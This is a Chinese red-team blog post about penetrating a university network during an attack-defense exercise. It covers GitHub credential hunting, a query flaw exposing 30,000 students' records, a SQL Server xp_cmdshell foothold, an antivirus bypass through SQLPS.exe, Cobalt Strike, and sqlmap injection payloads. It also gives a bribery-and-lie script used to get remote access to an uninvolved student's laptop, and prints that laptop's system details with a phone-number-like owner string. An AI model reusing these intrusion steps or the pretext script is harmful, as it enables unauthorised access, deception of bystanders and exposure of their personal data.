

## 0x00 前言

作者J0o1ey，有技术交流或渗透测试/Redteam培训需求的朋友欢迎联系QQ/VX-547006660

本文简单记述了一下本人在某攻防演练过程中一次层层突破的有趣经历


技术性一般，但是层层突破属实艰难，并用到了比较多的思路，还望各位大佬多多指教

## 0x01 SSO账号获取

由于目标是某大学，对外开放的服务基本上都是一些静态Web页面，没什么太多利用点

因此获取一个该大学的SSO账号就显得尤为重要~

本人使用该大学的域名、以及常见的搜索密码关键词，调用Github的api在Github中定位到了就读该大学的关键用户



该同学安全意识较为薄弱，经常将账号密码硬编码在程序内，这正是我们苦苦寻觅的人才

.vscode/settings.json

```
11
12
13     "username":
14     "password":
15     }
16   ]
17 }
```

JSON

结合他在其他项目中硬编码的学号，我们成功利用他的学号+密码登陆该大学SSO系统和学生vpn系统

## 信息服务门户

帮助中心 安全退出

首页

应用中心

消息中心

资讯中心

请输入搜索内容



应用中心



教学服务(16)

学工服务(3)

国际化服务(1)

财务服务(1)

生活服务(4)

健康服务(0)

图书服务(0)

IT服务(1)

毕业服务(0)

就业服务(0)

### 学生服务排行榜



新版教务



网络教学




学工平台



中国知网




服务大厅



本来以为可以进驻内网了，结果发现学生VPN除了访问一些学术资源，啥也干不了  
好在进去SSO了，那么后面接近靶标之路就会更加轻松，现在自然要把着力点放在SSO能访问到的系统漏洞挖掘上


## 0x02 某系统接口利用测试tips获取大量信息

走了一遍SSO能访问的系统  
发现某项目申请处，可以搜索学校其他同学的信息



如图，接口在流量中是这样表现的  
我们利用一个测试tips，将其中的关键键置空，或者使用通配符\*，发现可以成功返回全校三万多名学生的信息






解了一下admin的密码，非常遗憾，解不开，不然游戏就直接结束了~

但我们现在掌握了大量老师的工号，密码(包括负责运维的老师)，那么我们后面进驻内网的工作就会顺利很多

## 0x03 进驻DMZ区并获取内网跳板

我们做了很长时间的搜集，找到了该学校开放在外网给运维人员使用的DMZ区VPN



### 应用范围：

仅限于运维学校业务系统对应服务器的人员开放。

我们直接用刚刚获取到负责运维的老师的账号密码登录，发现一直不好使...

结果试了一下，发现密码竟然和工号是一致的....真是无语...

随后就成功接入了该学校DMZ区VPN


# Easy Connect

## 连接状态

### 连接

状态: 已连接

地址: 

当前用户: 

持续时间: 0:01:42

虚拟IP地址: 未分配

### 活动


	发送		接收
流速:	0 B/S		0 B/S
累计流量:	0 B		0 B

### 加速效果

节省流量: < 10%

[查看详细](#)

进入DMZ区后，我们简单做了一下弱口令扫描探测，发现了一台SqlServer的弱口令  
直接通过恢复执行xp\_cmdshell，发现还是管理员权限



但是列进程的时候发现了万恶的某60



试了试自己之前的certutil下载文件绕过方法，因为之前交了360SRC，已经被修复了，TMD直接被拦

但是仔细一想，SqlServer中是存在LOL bin的，可以实现白利用执行powershell




```
LOL bin
```

```
C:\Program files (x86)\Microsoft SQL Server\xxx\Tools\Binn\SQLPS.exe
```

```
C:\Program files (x86)\Microsoft SQL Server\xxx\Tools\Binn\SQLPS.exe whoami
```

通过此姿势，成功上线CS



如此一来，访问内网核心区的跳板就有了~

## 0x04 被踢出内网与收买学校内鬼

还没等开心一会，突然发现CS的进程已经被下掉了，并且DMZ区账号也被踢下线并改密码了

估计是目标机有主机安全设备，检测到了进程中的CS内存特征或流量特征。。。

线索全断，让人陷入了沉思，不过转念一想，内网代理套代理也是卡的要死，还不如想想办法如何直接获取内网核心区的访问权限



我们于是在咸鱼上开始寻找猎物，发现了就读于该大学的某学生

该学生咸鱼上挂的具体内容忘记截图了，大体意思是“我是xxx大学的学生，可以为大家提供xxx大学的有关帮助，考研，生活等等等，视难度收费10-50”

我们直接加他联系方式，给他转了50。

话术如下


我：你好你好，我是xx大学的学生，现在在外面，回不去学校，想用下你的电脑，访问学校内的教务系统，给您50元答谢

对方：哦哦可以，你看看怎么整


我：你下个向日葵，然后把主机号和密码发给我就好

对方：okok

就这样，我们连上了这个二傻子的向日葵



然后直接用他的cmd，把权限给到CS，做好权限维持



```
主机名: LAPTOP-OEL5QFQ5
OS 名称: Microsoft Windows 10 家庭中文版
OS 版本: 10.0.19044 暂缺 Build 19044
OS 制造商: Microsoft Corporation
OS 配置: 独立工作站
OS 构建类型: Multiprocessor Free
注册的所有人: 8615347977033
注册的组织:
产品 ID: 00342-35431-04952-AAOEM
初始安装日期: 2022-6-5, 22:45:02
系统启动时间: 2022-6-10, 7:36:14
系统制造商: LENOVO
系统型号: 81MF
系统类型: x64-based PC
处理器: 安装了 1 个处理器。
[01]: Intel64 Family 6 Model 142 Stepping 9 GenuineIntel ~2511 Mhz
BIOS 版本: LENOVO 8VCN16WW, 2018-12-19
Windows 目录: C:\WINDOWS
系统目录: C:\WINDOWS\system32
启动设备: \Device\HarddiskVolume6
系统区域设置: zh-cn;中文(中国)
输入法区域设置: zh-cn;中文(中国)
时区: (UTC+08:00) 北京, 重庆, 香港特别行政区, 乌鲁木齐
物理内存总量: 3,517 MB
可用的物理内存: 279 MB
虚拟内存: 最大值: 12,593 MB
虚拟内存: 可用: 4.839 MB
```

把隧道传出来,发现学生的PC竟然可以直接访问核心区。。。随后在内网又开始了扫描,撸了一些乱七八糟的系统,比如海康某设备的RCE,web系统的注入,网关等等东西,但都没法反弹shell。。

```

C:\WINDOWS\system32\cmd.exe
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* ((custom) POST)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: username=admin' RLIKE (SELECT (CASE WHEN (7541=7541) THEN 0x61646d696e ELSE 0x2
  B END))-- RuIt&userpwd=111&checknum=gd4&button= %E7%99%BB %E5%BD%95

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)

  Payload: username=admin' AND (SELECT 4739 FROM (SELECT COUNT(*), CONCAT(0x71626a7171, (SELE
  CT (ELT(4739=4739, 1))), 0x7162717071, FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP
  BY x)a)-- I1Dv&userpwd=111&checknum=gd4&button= %E7%99%BB %E5%BD%95
---
[12:04:46] [INFO] testing MySQL
[12:04:46] [INFO] confirming MySQL
[12:05:02] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.0
[12:05:02] [INFO] fetching current database
[12:05:03] [INFO] retrieved: 'audioserver'
current database: 'audioserver'

```

当时又发现了一个SSH弱口令，可给我们高兴坏了，二话不说连过去

```

[+] received output:
[+] SSH:172.16.1.1:root 123456

```

当看到这一幕的时候，一身冷汗，因为非常清楚，自己踩到内网蜜罐了，又要寄了。。。

```

连接主机 ...
连接主机成功

连接断开

```

果然不出20分钟，那位同学就发来了微信



你好，学校维修这边说监测我电脑被远程操纵了，有木马病毒，就断网了



我关了

气煞我也，后面想继续用金钱收买，道了歉，说自己一不小心传错软件了，又给他转了20块钱，想再用一阵可谁知



不行，现在我寝室的网都还没恢复，（需要寝室全部成员杀毒），老师那边说会监控我这个寝室，如果在发生病毒就麻烦了。



而且你应该不是21级吧



是17级？



你弄那些一看就不是21级该学的



21级现在才大一





气煞我也，竟然不讲武德



## 0x05 近源渗透直捣黄龙

